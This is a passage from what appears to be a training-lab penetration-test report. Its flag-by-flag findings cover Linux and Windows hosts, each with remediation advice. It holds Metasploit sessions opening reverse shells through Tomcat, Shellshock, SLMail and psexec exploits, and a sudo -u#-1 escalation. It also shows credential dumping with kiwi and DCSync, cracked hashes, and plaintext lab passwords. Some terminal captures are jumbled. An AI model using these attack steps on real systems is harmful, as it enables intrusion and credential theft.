3? [y/N] Y msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions Active sessions -- -- -- Id Name Type Information Connection -- -- -- 3 shell java/linux 172.22.117.100:4444 -> 192.168.13.10:60024 (192.168.13.10) msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions -i 3 [*] Starting interaction with 3... shell [*] Trying to find binary 'python' on the target machine python not found [*] Trying to find binary 'python3' on the target machine python3 not found [*] Trying to find binary 'script' on the target machine [*] Found script at /usr/bin/script [*] Using 'script' to pop up an interactive shell shell [*] Trying to find binary 'python' on the target machine bash [*] Found python at which 'python' 66 echo true:echo [*] Using 'python' to pop up an interactive shell [*] Trying to find binary 'bash' on the target machine [*] Found bash at # which 'bash' 66 echo true:echo pwd msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options Module options (exploit/multi/http/tomcat_jsp_upload_bypass): Name Current Setting Required Description -- -- -- Proxies no A proxy chain of format type:host:port[,type:host:port][...] RHOSTS 192.168.13.10 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RHOST 8888 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections TARGETURI / yes The URI path of the Tomcat installation VMOST no HTTP server virtual host Payload options (generic/shell_reverse_tcp): Name Current Setting Required Description -- -- -- LHOST 172.19.200.67 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Automatic msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set LHOST 172.22.117.100 LHOST => 172.22.117.100 msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit [*] Started reverse TCP handler on 172.22.117.100:4444 [*] Uploading payload... [*] Payload executed! [*] Command shell session 3 opened (172.22.117.100:4444 -> 192.168.13.10:60024) at 2024-12-16 04:49:19 -0500 background</pre> |

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| Affected Hosts | 192.168.13.10 |
| Remediation | Regularly update Apache Tomcat to the latest stable version to ensure that known vulnerabilities, including remote code execution (RCE) flaws, are patched |


| Flag 8 | Findings |
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| Title | Shellshock - Flag 8: 9dnx5shdf5 |
| Type (Web app / Linux OS / Windows OS) | Linux |
| Risk Rating | Critical |
| Description | Using metasploit, we were able to search for a shellshock exploit. Using the exploit/multi/http/apache_mod_cgi_bash_env_exec module we were able to create a shell on the exploited machine and view the sudoers file to expose the sensitive information. |

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| Affected Hosts | 192.168.13.11 |
| Remediation | Update to the most current version of BASH and assess if any other interconnected systems are vulnerable to Shellshock |

| Flag 9 | Findings |
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| Title | Suspicious User Name - Flag 9: wudks8f7sd |
| Type (Web app / Linux OS / Windows OS) | Linux |
| Risk Rating | Critical |
| Description | While in the shell from the previous attack, we were able to run the command: cat /etc/passwd which exposed sensitive information. |
| Images |  <p>The screenshot shows a Metasploit Meterpreter session. The user has successfully executed a shell attack using the 'multi/http/apache_mod_cgi_bash_env_exec' exploit. The session shows the user running 'cat /etc/passwd' and displaying the contents of the file, which includes system user accounts and the flag 'flag9-wudks8f7sd'.</p> <pre> msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > sessions Active sessions -- Id Name Type Information Connection -- -- 2 www-data @ 192.168.13.11 meterpreter x86/linux www-data @ 192.168.13.11 172.23.116.95:4444 → 192.168.13.11:57096 (192.168.13.11) msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > sessions -i 2 [*] Starting interaction with 2... meterpreter > shell Process 148 created. Channel 2 created. cat /etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice: </pre> |
| Affected Hosts | 192.168.13.11 |
| Remediation | <ul style="list-style-type: none"> Update to the most current version of BASH and assess if any other interconnected systems are vulnerable to Shellshock Implement Principle of Least Privilege to ensure that applications, services, and users operate with only the minimum permissions necessary to perform their tasks. This reduces the risk of sensitive files being exposed during an attack |

| Flag 10 | Findings |
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| Title | Struts - CVE-2017-5638 - Flag 10: wjasdufsdkg |
| Type (Web app / Linux OS / WIndows OS) | Linux |
| Risk Rating | Critical |
| Description | Based on the nessus vulnerability that this host is vulnerable to Struts. Used the exploit exploit/multi/http/struts2_content_type_ogn. Use cat with the flag file to view the flag |
| Images |  |
| Affected Hosts | 192.168.13.12 |
| Remediation | <ul style="list-style-type: none">• Apply the latest Apache Struts updates and security patches.• Use a Web Application Firewall (WAF) to block malicious exploitation attempts. |

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| Title | Drupal - CVE-2019-6340 - Flag 11: www-data |
| Type (Web app / Linux OS / Windows OS) | Linux |
| Risk Rating | Critical |
| Description | Successfully guessed the user name would be the same as flag 8 & 9 - www-data |
| Images |  <pre> www-data@95300ef6dd49: /usr/lib/cgi-bin\$ id uid=33(www-data) gid=33(www-data) groups=33(www-data) www-data@95300ef6dd49: /usr/lib/cgi-bin\$ cat /etc/sudoers # # This file MUST be edited with the 'visudo' command as root. # # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # # See the man page for details on how to write a sudoers file. # Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin" # Host alias specification # User alias specification # Cmnd alias specification # User privilege specification root ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin ALL=(ALL) ALL # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL # See sudoers(5) for more information on "#include" directives: #includedir /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less www-data@95300ef6dd49: /usr/lib/cgi-bin\$ </pre> |
| Affected Hosts | 192.168.13.13 |
| Remediation | <ul style="list-style-type: none"> Update Drupal to the latest version to patch CVE-2019-6340. Restrict access to sensitive endpoints and validate all user inputs to prevent exploitation. |

| Flag 12 | Findings |
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| Title | SSH - Vulnerability CVE-2019-14287- Flag 12: d7sdfksdf384 |
| Type (Web app / Linux OS / Windows OS) | Linux |
| Risk Rating | Critical |
| Description | From WHOIS data in Flag 1, identified the username sshuser Alice and guessed the password as alice . SSH into the server: ssh alice@192.168.13.14 . Used sudo -u#-1 cat root/flag12.txt to escalate privileges and obtain the sensitive user. |

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| <p>Images</p> |   |
| <p>Affected Hosts</p> | <p>192.168.13.14</p> |
| <p>Remediation</p> | <ul style="list-style-type: none"> • Update Admin Credentials and change the admin password to a strong, complex password that adheres to best practices • Disable SSH on the default port or restrict access to specific IP addresses using a firewall. Additionally, consider using key-based authentication for added security |


Vulnerability Findings - Day 3 - Windows

| Flag 1 | Findings |
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
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| Title | Open source exposed data - Flag 1: Tanya4life |
| Type (Web app / Linux OS / Windows OS) | Windows |
| Risk Rating | Critical |
| Description | <p>Searched github which revealed the hashed password. Used john to crack the hash.</p> <p>https://github.com/totalrekall/site/blob/main/xampp.users</p> <p>trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0</p> |
| Images |  |
| Affected Hosts | totalrekall.xyz |
| Remediation | <ul style="list-style-type: none"> Regularly audit and minimize the amount of sensitive information exposed in publicly accessible data sources Make the Github repository private or delete it entirely |

| Flag 2 | Findings |
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| Title | Nmap Scan - HTTP Port Open - Flag 2: 4d7b349705784a518bc876bc2ed6d4f6 |
| Type (Web app / Linux OS / Windows OS) | Windows |
| Risk Rating | Critical |
| Description | Ran a port scan of 172.22.117.0/24 which revealed Win10 @ 172.22.117.20 had the http port open. We navigated to this IP address which asked for |


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| | <p>credentials. Using the credentials from the previous flag trivera ; Tanya4life, we were able to get access to the sensitive data.</p> |
| Images |    |
| Affected Hosts | 172.22.117.20 |
| Remediation | <ul style="list-style-type: none"> Close Unnecessary Ports, specifically disable the HTTP port (port 80) on the Win10 machine if it is not required for public access or critical operations. Remove credentials from public-facing systems and ensure sensitive data is stored securely using proper encryption and access control mechanisms. |

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| Title | Nmap Scan - FTP Port Open - Flag 3: 89cb548970d44f348bb63622353ae278 |
| Type (Web app / Linux OS / Windows OS) | Windows |
| Risk Rating | Critical |
| Description | The port scan revealed that FTP was open on port 21. By logging in as FTP with anonymous credentials, we successfully accessed and downloaded critical information |
| Images |  |
| Affected Hosts | 172.22.117.20 |
| Remediation | <ul style="list-style-type: none"> • Disable Anonymous FTP Login and configure the FTP port to disallow anonymous access and enforce authentication with strong, unique credentials. • Restrict FTP Access by limiting FTP access to trusted IP addresses or replace FTP with a more secure protocol, such as SFTP |

| Flag 4 | Findings |
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| Title | Nmap Scan -SLMail service - Flag 4: 822e3434a10440ad9cc086197819b49d |

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| Type (Web app / Linux OS / Windows OS) | Windows |
| Risk Rating | Critical |
| Description | SLMail service was identified running on SMTP port 25 and POP3 port 110. Using Metasploit's SLMail exploit module, targeting RHOST 172.22.117.20 on port 110 granted a Meterpreter shell, revealing flag4.txt via directory listing and the cat command. |
| Images |  <p>The image shows a Metasploit terminal session. The user sets the RHOST to 172.22.117.20 and the RPORT to 110. They then run the 'exploit(windows/pop3/seattlelab_pass)' module. The terminal output shows the module's configuration, including the target host and port. The exploit is successful, and a Meterpreter session is established. The user then runs 'ls' to list the contents of the C:\Program Files (x86)\SLMail\System directory, which reveals the presence of 'flag4.txt'.</p> |
| Affected Hosts | 172.22.117.20 |
| Remediation | <ul style="list-style-type: none"> • Patch SLMail to the latest secure version or replace it with a modern, secure mail server. • Restrict Network Access to Services by limiting access to SMTP and POP3 ports using firewalls, allowing only trusted IPs to connect. |

| Flag 5 | Findings |
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| Title | Scheduled Tasks - Flag 5: 54fa8cd5c1354adc9214969d716673f5 |

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| Type (Web app / Linux OS / Windows OS) | Windows |
| Risk Rating | Critical |
| Description | While in the Windows 10 machine, used the command <code>schtasks /query /fo LIST /v</code> to view a suspicious scheduled task which revealed the 5th flag. |
| Images |  |
| Affected Hosts | 172.22.117.20 |
| Remediation | <ul style="list-style-type: none"> Use <code>schtasks /delete /TN "TaskName"</code> to remove any unauthorized or suspicious scheduled tasks. Regularly audit scheduled tasks to detect and investigate any unauthorized changes or configurations. |


| Flag 6 | Findings |
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| Title | SAM Credential Exposure - Flag 6: Computer! |
| Type (Web app / Linux OS / Windows OS) | Windows |
| Risk Rating | Critical |
| Description | After exploiting SLMail with Metasploit, the Meterpreter shell provides SYSTEM-level access. Using the <code>kiwi</code> module and the <code>lsa_dump_sam</code> |

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| | command, the user flag6 was identified. The NTLM password was then cracked with John the Ripper, revealing Flag 6 |
| Images |   |
| Affected Hosts | 172.22.117.20 |
| Remediation | <ul style="list-style-type: none"> Disable or restrict SYSTEM-level access by applying the principle of least privilege and monitoring for unauthorized privilege escalation. Use strong, complex passwords for all accounts and regularly audit password policies to protect against cracking attempts. |


| Flag 7 | Findings |
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| Title | Sensitive Data Exposure - Flag 7 |
| Type (Web app / Linux OS / Windows OS) | Windows |
| Risk Rating | Critical |
| Description | Using the search command while in the meterpreter shell from the previous |

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| | exploit, we were able to find sensitive data stored in the Documents folder of the windows machine. |
| Images |  <pre>C:\Program Files (x86)\SLmail>cd ../ cd ../ C:\Program Files (x86)>ls ls 'ls' is not recognized as an internal or external command, operable program or batch file. C:\Program Files (x86)>cd ../ cd ../ C:\>ls ls 'ls' is not recognized as an internal or external command, operable program or batch file. C:\>Users Users 'Users' is not recognized as an internal or external command, operable program or batch file. C:\>cd Users cd Users C:\Users>ls ls 'ls' is not recognized as an internal or external command, operable program or batch file. C:\Users>cd Public cd Public C:\Users\Public>cd Documents cd Documents C:\Users\Public\Documents></pre>  <pre>C:\Users\Public\Documents>cat flag7.txt cat flag7.txt 'cat' is not recognized as an internal or external command, operable program or batch file. C:\Users\Public\Documents>dir dir Volume in drive C has no label. Volume Serial Number is 0014-DB02 Directory of C:\Users\Public\Documents 02/15/2022 02:02 PM <DIR> . 02/15/2022 02:02 PM <DIR> .. 02/15/2022 02:02 PM 32 flag7.txt 1 File(s) 32 bytes 2 Dir(s) 3,411,632,128 bytes free C:\Users\Public\Documents></pre>  <pre>02/15/2022 02:02 PM <DIR> . 02/15/2022 02:02 PM <DIR> .. 02/15/2022 02:02 PM 32 flag7.txt 1 File(s) 32 bytes 2 Dir(s) 3,411,632,128 bytes free C:\Users\Public\Documents>type flag7.txt type flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc C:\Users\Public\Documents></pre> |
| Affected Hosts | 172.22.117.20 |
| Remediation | <ul style="list-style-type: none">• Encrypt sensitive files and directories, such as the Documents folder, |

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| | <p>to prevent unauthorized access even if the system is compromised.</p> <ul style="list-style-type: none"> Implement access controls and regularly monitor file permissions to ensure sensitive data is only accessible to authorized users |
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| Flag 8 | Findings |
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| Title | LSASS Credential Caching Vulnerability - Flag 8: ad12fc2ffc1e47 |
| Type (Web app / Linux OS / Windows OS) | Windows |
| Risk Rating | Critical |
| Description | <p>Using kiwi to dump cached credentials on the Windows 10 machine revealed the administrator account ADMBob with cached credentials. The username and hashed password were saved to a file and cracked with John the Ripper to obtain the plaintext password. These credentials were then used with Metasploit to laterally move into the DC machine and create a system shell and execute the net user command</p> |
| Images |  <pre> File Actions Edit View Help -- 3 meterpreter x86/windows NT AUTHORITY\SYSTEM @ WINDC01 172.22.117.10 2.117.10) msf6 exploit(windows/local/wmi) > sessions -l 3 Active sessions ----- Id Name Type Information Connection -- -- 3 meterpreter x86/windows NT AUTHORITY\SYSTEM @ WINDC01 172.22.117.10 2.117.10) msf6 exploit(windows/local/wmi) > sessions -i 3 [*] Starting interaction with 3... meterpreter > getid [-] Unknown command: getid meterpreter > net users [-] Unknown command: net meterpreter > netusers [-] Unknown command: netusers meterpreter > hostname [-] Unknown command: hostname meterpreter > getuid Server username: NT AUTHORITY\SYSTEM meterpreter > hashdump [-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect. meterpreter > shell Process 1320 created. Channel 2 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved. C:\Windows\system32>net user net user User accounts for \\ ADMBob Administrator flag8-ad12fc2ffc1e47 Guest hdodge jsmith krbtgt tschubert The command completed with one or more errors. C:\Windows\system32> </pre> |
| Affected Hosts | 172.22.117.10 |

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| Remediation | <ul style="list-style-type: none"> Disable or limit cached credentials on Windows machines to prevent unauthorized access to stored credentials, especially for sensitive accounts like administrators. Use multi-factor authentication (MFA) and regularly rotate passwords to mitigate the risk of credential theft and cracking. |
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| Flag 9 | Findings |
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| Title | Insecure File Permissions / Improper Access Control - Flag 9: f7356e02f44c4fe7bf5374ff9bcbf872 |
| Type (Web app / Linux OS / Windows OS) | Windows |
| Risk Rating | Critical |
| Description | While in the meterpreter shell from the previous exploit, we were able to move to the root directory and search for the sensitive information, revealing flag 9 |
| Images |  <pre> msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.10 RHOSTS => 172.22.117.10 msf6 exploit(windows/smb/psexec) > set SMBDomain REKALL SMBDomain => REKALL msf6 exploit(windows/smb/psexec) > set SMBUser ADMBob SMBUser => ADMBob msf6 exploit(windows/smb/psexec) > set SMBPass Changeme! SMBPass => Changeme! msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100 LHOST => 172.22.117.100 msf6 exploit(windows/smb/psexec) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.10:445 - Connecting to the server... [*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445 REKALL as user 'ADMBob' ... [*] Sending stage (175174 bytes) to 172.22.117.10 [*] 172.22.117.10:445 - Selecting PowerShell target [*] 172.22.117.10:445 - Executing the payload... [*] Sending stage (175174 bytes) to 172.22.117.10 [*] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable... [*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.10:50457) at 2024-12-17 05:36:18 -0500 meterpreter > [*] Meterpreter session 2 opened (172.22.117.100:4444 -> 172.22.117.10:50464) at 2024-12-17 05:36:19 -0500 background [*] Backgrounding session 1... msf6 exploit(windows/smb/psexec) > sessions -i 2 [*] Starting interaction with 2... meterpreter > shell Process 2716 created. Channel 1 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved. C:\Windows\system32>getid getid 'getid' is not recognized as an internal or external command, batch file, or operable program. Remote system type is UNIX. ftp> ls 530 Please log in with USER and PASS first. ftp: bind: Address already in use </pre> |

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| | <pre> Proj C:\>pwd scar pwd 'pwd' is not recognized as an internal or external command, operable program or batch file. C:\>dir dir Volume in drive C has no label. Volume Serial Number is 142E-CF94 Directory of C:\ 02/15/2022 02:04 PM 32 flag9.txt 09/14/2018 11:19 PM <DIR> PerfLogs 02/15/2022 10:14 AM <DIR> Program Files 02/15/2022 10:14 AM <DIR> Program Files (x86) 02/15/2022 10:13 AM <DIR> Users 02/15/2022 01:19 PM <DIR> Windows 1 File(s) 32 bytes 5 Dir(s) 18,980,626,432 bytes free C:\>type flag9.txt type flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872 C:\> </pre> |
| Affected Hosts | 172.22.117.10 |
| Remediation | <ul style="list-style-type: none"> Ensure that sensitive files and directories have strict access controls, allowing only authorized users and services to access them. Regularly audit and review file and directory permissions to ensure they follow the principle of least privilege. |

| Flag 10 | Findings |
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| Title | DCSync - Flag 10: 4f0cfd309a1965906fd2ec39dd23d582 |
| Type (Web app / Linux OS / Windows OS) | Windows |
| Risk Rating | Critical |
| Description | While still in the DC machine from the previous exploit, we were able to run a DCSync attack and obtain the Administrators hashed password. |
| Images | |

